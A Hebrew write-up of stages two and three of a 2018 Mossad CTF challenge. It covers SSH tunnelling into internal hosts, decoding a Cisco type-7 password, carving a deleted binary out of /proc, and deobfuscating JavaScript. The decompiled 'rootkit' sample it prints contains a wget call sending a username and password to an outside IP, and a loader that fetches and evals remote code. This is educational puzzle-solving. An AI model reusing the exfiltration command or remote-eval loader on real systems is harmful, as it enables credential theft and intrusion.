כאשר סיימנו את האתגר, פנינו אל היוצרים במייל הסיום עם הסבר על איך פתרנו את השלבים, והם אישרו לנו שאכן לא אמור להיות קשר בין השלב הראשון לשלב השני. כתוצאה מכך, הם הבינו שמצאנו באג קריטי באתגר וסגרו אותו לאחר הדיווח. כאשר סיימנו לפתור את האתגר ניגשנו שוב לשלב השני בחיפוש אחר פיתרון נוסף (מה שאליו התכוונו יוצרי האתגר), והינה הוא לפניכם:

אחרי מעבר על קבצי הקונפיגורצה שיש לנו הבנו שהשרת שלנו כנראה נגיש ל-10.164.0.3 בפורט 22 ושהוא משמש בתור firewall. ה-firewall כנראה נגיש ל-10.128.0.3 בפורטים 8080 ו-3389 כפי שמצוין בקונפיגורציה, ושאם הבנו את הקונפיגורציה נכון, "רשת האתגר" אמורה להיות משהו כזה:



הפעלנו Tunnel על השרת החיצוני כדי לגשת לFIREWALL בעזרת הפקודה:

```
ssh -i id_rsa backup@35.204.90.89 -L 9000:10.164.0.3:22 -N
```

קצת הסבר על ה-flagים של ה-SSH:

- המתג N- הוא בעצם "no tty", כלומר, אל תריץ את ה-shell כאשר אתה מתחבר ב-SSH. כפי שכתבנו מקודם, הסיבה שלא הרצנו shell היא בגלל שלא ניתן היה לעקוף את ההרצה של הקובץ "/bin/false"
- המתג L- הוא מתג של local port forward, ואחריו הפרטמטרים local_port:dest_ip:dest_port.

שווה לקרוא ב-man של SSH למי שמעוניין בהרחבה.

ובאמת אפשר לראות שאנחנו נגישים ל-Firewall:

נשאר להבין מה המשתמש והסיסמא כדי להפעיל את ה-Tunnel השני.

נתרכז בשורה:

```
username fwadmin password 7 107D1C09560521580F16693F14082026351C1512
```

אפשר לראות שהמשתמש הוא fwadmin אך לא ברור מה הסיסמא.

חיפשנו בגוגל על סיסמאות של סיסקו ובפרט "password 7", ומסתבר שמדובר במנגנון סקרימבול ישן וחלש, אפשר למצוא הסבר על איך לפענח אותו כאן:

Type 7 Password: 107D1C09560521580F16693F14082026351C1512

Crack Password

Plain text: Sup3rS3cr#tP@ssword

אז יש לנו את הסיסמא ל-firewall ואפשר לגשת אליו, ניסיון החיבור אליו מעלה את אותה בעיה ממקודם עם ה-"false", לכן הנחנו שגם כאן חיבור לא יהיה אפשרי...

ניסינו להתחבר גם לשרת הזה ב-SFTP אך הפעם ראינו שפעולה זו לא מובילה אותנו לשום מקום. לכן הרמנו טאנל נוסף בעזרת הפקודה הבאה, (את הפורט גילינו מהקונפיגורציות שצולמו למעלה...):

```
ssh fwadmin@127.0.0.1 -p 8080 -N -L 9001:10.128.0.3:8080
```

הפעם הגענו לתוצאה הסופית בדרך הרצויה ושבה התכוונו שנגיע אליה:

Index of /stolen_files

Name	Last modified	Size	Description
Parent Directory		-	
mossad_2018_challenge.solution.doc	2018-02-19 09:03	662	

☺

שלב 3

Challenge #3

Very good Agent!

Following your success in finding the hacking teams' internal storage system, our intelligence officers have discovered what we believe to be a new and sophisticated rootkit framework they have been developing.
We also managed to get a copy of a prototype utility that helps reveal their rootkit on infected systems. You can get if from the following link
We require your skills in invesgating it and reporting how the rootkit operates.

Thanks again for your effort, and Good Luck!,
M.

אנחנו מקבלים קובץ שנקרא busybox בלי יותר מידי פרטים. למי שלא מכיר, busybox הוא בינארי אחד המאגד בתוכו מספר רב של בינארים מובנים בלינוקס (ls, cat, wget וכו').

הרצנו אותו וקיבלנו הודעה לא סטנדרטית:

```
BusyBox v1.29.0.git (2018-02-18 06:33:22 UTC) multi-call binary.
BusyBox is copyrighted by many authors between 1998-2015.
Licensed under GPLv2. See source distribution for detailed
copyright notices.

Usage: busybox [function [arguments]...]
   or: busybox --list[-full]
   or: busybox --install [-s] [DIR]
   or: function [arguments]...

      BusyBox is a multi-call binary that combines many common Unix
      utilities into a single executable.  Most people will create a
      link to busybox for each function they wish to use and BusyBox
      will act like whatever it was invoked as.

      **** This version of BusyBox is an 'augmented-reality' version ;).. left you a hint at /tmp ... ****

Currently defined functions:
        adjtimex, base64, beep, cat, chmod, clear, dnsdomainname, echo, false, hostname, ifconfig, ifdown,
        killall, ls, lsof, md5sum, nc, netcat, netstat, nslookup, ping, ps, reset, resize, top, true, tty,
        whoami
```

החלק המעניין הוא "left you a hint at /tmp". הדבר הראשון שהרצנו הוא כמובן:

```
ls /tmp
```

הפלט שקיבלנו היה די מוזר:

```
ls: /uos: No such file or directory
```

למה tmp הפך ל-uos? ניסינו להריץ:

```
ls aaaaaaaaaaaaaaa
```

וקיבלנו:

```
ls: abcdefghijklmnop: No such file or directory
```

כעת ברור מה קרה. הארגומנט השני עובד המרה, בה לכל תו מתווסף ערך האינדקס שלו. כדי לפתור את זה, נצטרך לחסר מכל תו את האינדקס שלו כדי שבחיבור יצא התו שהתכוונו אליו מראש.

לצורך כך כתבנו את הסקריפט הבא:

```
import string
import sys

def main():
    line = sys.argv[1]
    converted = []

    for index, char in enumerate(line):
        if char in string.lowercase:
            converted.append(string.lowercase[ord(char) - ord('a') -
index])
        else:
            converted.append(char)

    print ''.join(converted)

if __name__ == '__main__':
    main()
```

עשינו ls /tmp אבל לא היה שם שום קובץ מעניין. החלטנו לעשות strings על הבינארי ולראות אם יש משהו מעניין ליד tmp/ שמקבל התייחסות מיוחדת, מכאן הנחנו שה-busybox מוסיף קבצים שלא באמת קיימים לנו על הדיסק והוא כנראה מקומפל לעבוד כך:

```
            :/mnt/d/    /ctf/mosad/2018/stage3$ strings busybox | grep /tmp
        **** This version of BusyBox is an 'augmented-reality' version ;).. l
/tmp/Tr0j (deleted) -u admin --default-pass
/tmp/.readme
/tmp
/tmp/.readme
/tmp/Tr0j -u admin --default-pass
```

לאחר שהבנו מה היה עלינו לעשות, הרצנו את הפקודה הבאה במטרה לקרוא את קובץ ה-readme:

```
./busybox cat /skm/.lxsuct
```

כאשר הרצנו זאת קיבלנו את ההודעה הבאה:

```
Suspicious network activity detected...
```

הדבר הבא שהרצנו היה netstat בכדי לבדוק מה אותה פעילות רשת חשודה וזוהי התוצאה:

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0     64 0.0.0.0:31337           11.32.205.35.bc.googleusercontent.com:http ESTABLISHED
```

נראה שיש משהו שמאזין בפורט 31337, הפקודה הבאה שהרצנו הייתה ps:

```
PID   USER     TIME  COMMAND
 1337 root     13:37 /tmp/Tr0j (deleted) -u admin --default-pass
    1 root      0:00 /init
    2 ofeks10   0:00 -bash
   31 ofeks10   0:00 ./busybox ps
```

מעניין מאוד, נראה שיש כאן איזה שהוא בינאראי שנקרא "Tr0j" אשר מורץ עם משהו שנקרא כמו שם משתמש וסיסמא ומופיע ליד השם שלו (deleted), אחרי חיפוש קצר על מה זה ה-(deleted) הזה, הנה מה שקראנו ב-man של "/proc":

```
/proc/[pid]/exe
       Under Linux 2.2 and later, this file is a symbolic link con-
       taining the actual pathname of the executed command.  This
       symbolic link can be dereferenced normally; attempting to open
       it will open the executable.  You can even type
       /proc/[pid]/exe to run another copy of the same executable
       that is being run by process [pid].  If the pathname has been
       unlinked, the symbolic link will contain the string
       '(deleted)' appended to the original pathname.  In a multi-
       threaded process, the contents of this symbolic link are not
       available if the main thread has already terminated (typically
       by calling pthread_exit(3)).

       Permission to dereference or read (readlink(2)) this symbolic
       link is governed by a ptrace access mode
       PTRACE_MODE_READ_FSCREDS check; see ptrace(2).
```

מכאן הבנו שכנראה לא נמצא את הבינארי בתיקיית tmp אבל כנראה כן נוכל לקרוא אותו מהזיכרון, לכן הרצנו את הפקודה הבאה:

```
./busybox cat /oply/1337/tlr > Tr0j.elf
```

פתחנו את הבינארי ב-IDA כדי לראות מה הוא עושה וזה מה שמצאנו בפונקציית ה-main שלו:

```
memset(&user, 0, 0x100uLL);
memset(&password, 0, 0x100uLL);
default_password = "Uw1lLN3v3rG3tM3";
memset(&s, 0, 0x400uLL);
```

```
option = getopt_long(argc, (char *const *)argv, "ud", &long_options_2838, &longind);
if ( option == -1 )
  break;
switch ( option )
{
  case 'p':
    if ( _bss_start )
      strncpy(&password, _bss_start, 0x100uLL);
    break;
  case 'u':
    if ( _bss_start )
      strncpy(&user, _bss_start, 0x100uLL);
    break;
  case 'd':
    strncpy(&password, default_password, 0x100uLL);
    break;
  default:
    return 1;
}
```

```
sprintf(&s, "wget -O /tmp/.store 'http://%s/iso?user=%s&pass=%s'", "35.205.32.11", &user, &password);
system(&s);
```

מאוד בקלות ניתן להבין ש-u זה שם המשתמש והסיסמא הדיפולטית עליה מדובר כאן היא Uw1lLN3v3rG3tM3.

לכן הלינק שיוצא לנו הוא הלינק הבא:

http://35.205.32.11/iso?user=admin&pass=Uw1lLN3v3rG3tM3


כאשר נכנסים ללינק הזה מורד למחשבנו קובץ ISO אשר מכיל את הדברים הבאים:

לאחר פתיחת הקובץ Vault שמהסתכלות קצרה עליו ב-010 התברר כקובץ sqlite3 ב- sqlite3 Database viewer ניתן לראות שהוא מכיל 4 קבצים, קובץ index.html ושלושה סקריפטים מוצפנים:

Table: Files

	id	name	data	enc_type	key	iv_size
	Filter	Filter	Filter	Filter	Filter	Filter
1	0	aes.js	Usm/va3ngs/r...	Blowfish-CBC	External	8
2	1	index.html	<html>	None	None	0
3	2	key.js	N66Kat8Z93lO...	Blowfish-CBC	External	8
4	3	script.js	n04ScjFpOgy...	Blowfish-CBC	External	8

במקביל הורדנו thumbs.db viewer בכדי לנסות לראות איפה התמונה השלישית שחסרה לנו בתיקיה:



מכאן הבנו שכנראה המפתח של ה-Blowfish הוא: *israel70*.


התחלנו בפיענוח של הקבצים ע"י הסקריפט הבא:

```
from base64 import b64decode
from Crypto.Cipher import Blowfish
import sys

with open(sys.argv[1], 'r') as encrypted_file:
    data = b64decode(encrypted_file.read())

cipher = Blowfish.new('*israel70*', Blowfish.MODE_CBC,
data[:Blowfish.block_size])
open(sys.argv[1] + '.dec',
'wb').write(cipher.decrypt(data[Blowfish.block_size:]))
```

מעולה, אז כעת נראה שיש לנו את כלל הקבצים הנדרשים בכדי להתקדם! פתחנו את קובץ ה-index.html בכרום ונתקלנו בבעיה הבאה:




הרצנו שרת HTTP פשוט בתיקיה עם הפקודה הבאה:

```
python -m SimpleHTTPServer 1337
```

ועכשיו קיבלנו את ה-Prompt הבא:

נראה שעכשיו עלינו לפענח את ה-js בכדי להתקדם באתגר...

הסתכלנו על הסקריפט שנקרא script.js, ראינו שבסופו של דבר כל הקוד המורץ בו מורץ דרך eval לכן מה שעשינו היה להחליף את eval ב-console.log ולראות מה קורה, הנה התוצאה:



אחרי קצת beautify וסדר זה מה שיוצא:

```
function loadScript(src, callback) {
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function () {
        if (this.readyState == 4 && this.status == 200) {
            eval(this.responseText);
            if (typeof (callback) != 'undefined') {
                callback()
            }
        }
    };
    xhttp.open("GET", src, true);
    xhttp.send()
}
loadScript("http://127.0.0.1:1337/key.js");
loadScript("http://35.205.32.11/ch3/sid");
loadScript("http://35.205.32.11/ch3/payload", run);

function run() {
    if (typeof (key) != 'undefined') {
        if (typeof (payload) != 'undefined') {
            var decrypted = CryptoJS.AES.decrypt(payload, key);
            eval(decrypted.toString(CryptoJS.enc.Utf8))
        }
    }
}
```

אנחנו תירגמנו את זה ל-3 השורות הבאות:

```
var key = "sg342C_fqg3453gqh";
var decrypted = CryptoJS.AES.decrypt(payload, key);
console.log(decrypted.toString(CryptoJS.enc.Utf8));
```

מה שקרה עכשיו קצת הפתיע אותנו, ללוג הודפסו 530KB של קוד, העתקנו אותו הצידה (ונחסוך מכם הדבקה שלו לכאן). הקוד היה מאוד Obfuscated (בעיקר בעזרת JSfuck שזו דרך לקמפל javascript בעזרת 6 תווים בלבד...).

לאחר קצת ניסיונות לפענח אותנו באתרים באינטרנט (שקרסו) הרצנו את הקובץ בעזרת nodejs ובגלל שכולו מורכב משורה אחת מאוד ארוכה, Node פיענח לנו אותו ופשוט הדפיס error יחד עם השורה שבא הוא קרס.

הנה התוצאה:

```
undefined:2
var current=[];function dispatch(r,t){return r(t)}function scrmbl_sid(r){var t="";for(i=0;i<r.length;i++)t+=String.fromC
harCode(170^r.charCodeAt(i));return dispatch(current[4],t)}current[0]=window.console.log,current[1]=eval,current[2]=wind
ow.prompt,current[3]=alert,current[4]=btoa,window.console.log=function(r){dispatch(current[0],"Try again...")},eval=func
tion(r){dispatch(current[0],"eval is disabled!. try something else")},prompt=function(){},alert=function(r){dispatch(cur
rent[3],"alert is disabled! try something else")},password=dispatch(current[2],"Enter the key please:"),"SDRwUHlCMXI3aGQ
0eTcwSTVyYTNsIQ=="===dispatch(current[4],password)?window.location="http://35.205.32.11/ch3_finish/"+scrmbl_sid(sid):dis
patch(current[3],"Try again...");
```

שוב, אחרי קצת beautify ככה נראה הקוד:

```
var current = [];

function dispatch(r, t) {
    return r(t)
}

function scrmbl_sid(r) {
    var t = "";
    for (i = 0; i < r.length; i++) t += String.fromCharCode(170 ^
r.charCodeAt(i));
    return dispatch(current[4], t)
}
current[0] = window.console.log, current[1] = eval, current[2] = window.prompt,
current[3] = alert, current[4] = btoa, window.console.log = function (r) {
    dispatch(current[0], "Try again...")
}, eval = function (r) {
    dispatch(current[0], "eval is disabled!. try something else")
}, prompt = function () {}, alert = function (r) {
    dispatch(current[3], "alert is disabled! try something else")
}, password = dispatch(current[2], "Enter the key please:"),
"SDRwUHlCMXI3aGQ0eTcwSTVyYTNsIQ==" === dispatch(current[4], password) ?
window.location = "http://35.205.32.11/ch3_finish/" + scrmbl_sid(sid) :
dispatch(current[3], "Try again...");
```

פיענחנו את ה-b64 הנ"ל וקיבלנו את הסיסמא שלנו:

```
In [1]: "SDRwUHlCMXI3aGQ0eTcwSTVyYTNsIQ==".decode('base64')
Out[1]: 'H4pPyB1r7hd4y70I5ra3l!'
```

הכנסו אותה לאתר וזה מה שקיבלנו:

Success!

Well Done!

You have successfully finished all the challenges!
This is your final success token:
Mk5odWgzR1pIZ1I4Q200OG52TjI3MEVBZmVWVDIyVS9zZIFUVmInNIJIRUJqTWdnND IxcHptSXB4WGpEc1RUbWxIcIJoT0QxVFV1NzJWOThkTkFEMWc9PQ==
please send your token and contact info to the following email

A pleasure as always! Until next time...
M.

נראה שסיימנו את האתגר גם לשנה זו! ☺

מילות סיכום ומסקנות מהאתגר

האתגר היה מגוון מאוד ודרש ידע בתחומים רבים, בין היתר: Reverse Engineering, Web Application Security, כתיבת סקריפטים ועוד. מלבד תקלות ספציפיות שנתקלנו בהן ודווחו נראה שהאתגר עבד בצורה חלקה לרוב המשתמשים.


לדעתנו, השלב הראשון, בשונה משנים קודמות, היה פחות לינארי ויותר "מדרגה". "או שיש לך את זה או שאין לך". ברגע שמצאת את ה-SSRF לקח מעט מאוד זמן להגיע לפתרון וזה היה דומה לשימוש קלאסי ב-SSRF.

השלב השני היה כבר יותר נחמד והיה מדובר במשהו יצירתי וחדש לעומת משהו קיים ומוכר. היינו תקועים הרבה זמן על ה-SSH כי חשבנו שצריך להעלות קובץ ולפתוח Shell, וכמובן את uncompyle האהוב הכרנו משנה שעברה. אהבנו את העובדה שהיה צריך לעשות מספר tunnelים לתוך הרשתות הפנימיות והיה מגניב לגלות על הסיסמאות של סיסקו, לא הכרנו.

אחלה Easter Egg שמצאנו: אם מחפשים את היצרנית של ה-MAC בהסנפה בשלב זה, אפשר לראות שמדובר בחברת טלפוניה שמתעסקת בטכנולוגיות הדור החמישי. מעניין... הלינק הוא: http://phazr.net

השלב השלישי היה מעולה כי שוב היה מדובר באתגר יצירתי. למרות שהיה בינארי, הדרך לפתרון הייתה דווקא מדברים פשוטים ולא ישר לקפוץ ל-IDA ולעשות RE. גם לחשוב על דרכים לפתור את הJSים היה מאוד נחמד.

בסך הכל מאוד נהנינו לפתור את האתגר ומצפים לראות מה יהיה באתגר בשנה הבאה. אנו מקווים שנהניתם מקריאת המאמר לפחות כפי שאנו נהנינו לפתור את האתגר ולכתוב את פתרון בית הספר הזה ☺



תודות

- תודה לא.ק (Q), ש.ב, י.ש ונ.כ שעזרו לנו בפתרון האתגר
- תודה לע.א על מציאת ה-Easter Egg של הרשתות דור 5